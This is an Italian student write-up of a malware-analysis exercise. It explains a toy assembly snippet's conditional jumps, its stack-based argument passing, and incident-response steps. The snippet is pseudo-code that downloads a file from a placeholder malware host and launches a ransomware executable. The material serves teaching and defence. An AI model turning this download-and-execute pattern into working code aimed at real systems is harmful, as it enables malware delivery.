Malware Analysis

Sommario

Traccia S11-L5

Con riferimento al codice presente nelle tabelle successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Introduzione

Nel progetto di questa settimana andremo ad analizzare il codice Assembly di un malware proposto dalla traccia. Questa fase fa parte dell'analisi statica avanzata, tappa fondamentale per capire il funzionamento preciso del malware analizzato.

Assembly

È un linguaggio di programmazione di basso livello che traduce il linguaggio macchina (composto da stringhe di bit) in un linguaggio più agevole da scrivere e leggere per noi. Ogni istruzione del linguaggio assembly corrisponde univocamente a un'istruzione in linguaggio macchina.

Un'istruzione nel linguaggio assembly è composta da due parti:

1. Un codice mnemonico, ovvero una parola che identifica l'istruzione da eseguire
2. Uno o più operandi (non sempre necessari), che identificano le variabili o la memoria oggetto dell'istruzione. Possiamo trovare tre tipi di operandi: un valore (un numero esadecimale), un registro della CPU o un indirizzo di memoria. Un registro della CPU è una tipo di memoria a rapido accesso che consente di salvare una variabile che deve essere utilizzata dalla CPU

Disassembler

Il codice assembly di un malware si può recuperare avendo a disposizione l'eseguibile e un disassembler che traduce le istruzioni da linguaggio macchina a linguaggio assembly.

Nelle lezioni abbiamo visto l'utilizzo di IDA Pro, ma in base alle esigenze possiamo anche utilizzarne altri come dotPeek, Ghidra, x64dbg etc…

Svolgimento dell'esercizio

Quali salti condizionali effettua il malware?

Per identificare i salti condizionali dobbiamo cercare una combinazione tra un'istruzione cmp e una jump. L'istruzione cmp ha come sintassi **cmp destinazione, sorgente**. Prima di spiegare questa istruzione dobbiamo introdurre lo stasus flag (EFLAGS) e l'istruzione mov.

L'EFLAGS è un registro della CPU x86 utilizzato per prendere decisioni sulla base del valore di un determinato flag. In questo registro sono presenti tra tanti i flag ZF (zero flag) e CF (carry flag). Ogni flag rappresenta 1 bit e può assumere il valore di 0 o 1.

La sintassi dell'istruzione mov è **mov destinazione, sorgente**. Questa consente di spostare una variabile o un dato da una locazione all'altra.

CMP in pratica, effettua una sottrazione tra gli operandi senza modificarli:

1. Se la sorgente è uguale alla destinazione avremo come risultato 0, quindi setta il ZF (zero flag) a 1 e dato che non ha riporto il CF (carry flag) a 0
2. Se la destinazione è minore della sorgente, si avrà una sottrazione con riporto, di conseguenza ZF sarà 0 e CF a 1
3. Se la destinazione è maggiore rispetto alla sorgente, sia ZF che CF saranno 0.

Nel nostro codice alla locazione 00401048 cmp sottrae il valore 5 al registro EAX, nel quale in precedenza è stato spostato il valore di 5 con l'istruzione alla locazione 00401040. Quindi il risultato della sottrazione sarà 0 e il ZF sarà settato a 1 e CF a 0.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


Successivamente l'istruzione di salto condizionale JNZ (jump not zero), con **sintassi jnz locazione di memoria,** determinerà se effettuare un salto alla locazione di memoria 0040BBA0 solo se il flag ZF è settato a 0. Nel nostro caso non salterà perché il flag ZF è impostato a 1.

In seguito abbiamo un altro salto condizionale di tipo JZ (jump if zero) che effettua il salto solo se ZF è uguale a 1. In questo caso cmp sottrae 11 al valore del registro di EBX, che sarà impostato a 10 alla locazione 00401044 e incrementato di 1 alla locazione 0040105F. Il risultato è 0, quindi ZF sarà impostato a 1 e il CF a 0 e il codice eseguirà il salto dato che ZF è uguale a 1.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Diagramma di flusso

Un diagramma di flusso ci permetterà di visualizzare graficamente il flusso logico del codice e di comprenderne meglio i salti effettuati e non. Il verde indentifica i salti effettuati, il rosso quelli non effettuati.



Quali sono le diverse funzionalità implementate all'interno del Malware?

La funzionalità implementate sembrano essere di una tipologia di malware nota come Downloader. Infatti nel caso in cui il primo salto venga effettuato, tramite l'istruzione **call downloadtofile()** viene scaricato sulla macchina un ulteriore file dall'URL www.malwaredownload.com.

Nel secondo salto, tramite l'istruzione di chiamata di funzione call **WinExec(),** viene eseguito il file ransomware.exe presente nella cartella Desktop.

Un ransomware è un tipo di malware che limita l'accesso al dispositivo che infetta, richiedendo un riscatto per rimuovere la limitazione. Alcune forme di ransomware bloccano il sistema e intimano all'utente di pagare per sbloccare il sistema, altri invece cifrano i file dell'utente chiedendo di pagare per riportare i file cifrati in chiaro.

Come sono passati gli argomenti alle successive chiamate di funzione?

Per ogni funzione chiamata all'interno di un programma viene creato uno stack dove sono salvate localmente le variabili che verranno utilizzate da quella particolare funzione. Gli argomenti vengono pushati sullo stack prima della chiamata alla funzione.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella Tabella 2, l'istruzione **mov EAX, EDI** sposta il valore del registro EDI (che contiene l'URL del file da scaricare) in EAX. Successivamente l'istruzione **push EAX** mette il valore del registro EAX sulla cima dello stack. Quando la funzione **DownloadToFile()** viene chiamata, può accedere a questo valore prelevandolo dallo stack.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nella Tabella 3, l'istruzione **mov EDX, EDI** sposta il valore del registro EDI (in questo caso il path dell'eseguibile). Successivamente l'istruzione **push EDX** mette il valore del registro EDX sulla cima dello stack. Quando la funzione **WinExec()** viene chiamata, può accedere a questo valore prelevandolo dallo stack.

Incident response

Presupponiamo che questa analisi l'abbiamo effettuata su un file presente in un PC dell'azienda per cui lavoriamo. Secondo un buon piano di incident response dovremmo eseguire le seguenti azioni:

1. **Isolare il sistema infetto**: Il PC infetto dovrebbe essere immediatamente isolato dalla rete aziendale per prevenire la diffusione del malware ad altri sistemi.
2. **Rimozione il malware**: utilizzare un software di rimozione specializzato per rimuovere il malware dal sistema infetto.
3. **Ripristinare i file**: se il malware ha criptato i file, potrebbe essere necessario ripristinarli da un backup.
4. **Aggiornare le macchine**: assicurarsi che tutte le macchine aziendali siano aggiornate con le ultime patch di sicurezza. I malware spesso sfruttano vulnerabilità note che possono essere prevenute con gli aggiornamenti di sicurezza.
5. **Formazione dei dipendenti**: formare i dipendenti su come riconoscere e evitare potenziali minacce di sicurezza, come phishing, download sospetti e siti web non sicuri.

6. **Implementare sistemi di sicurezza avanzati**: come un NGFW (next generation firewall) in cui sono integrate funzionalità quali:
    - IPS (sistema di rivelamento e prevenzione di intrusioni), che identifica i pattern noti degli attaccanti e li blocca.
    - Web filtering: può bloccare l'accesso a URL malevoli noti
    - Antivirus, analizza il payload del pacchetto per verificare la presenza di malware
    - Ispezione di traffico SSL, i malware potrebbe sfruttare la crittografia SSL per nascondersi e sfuggire ai controlli.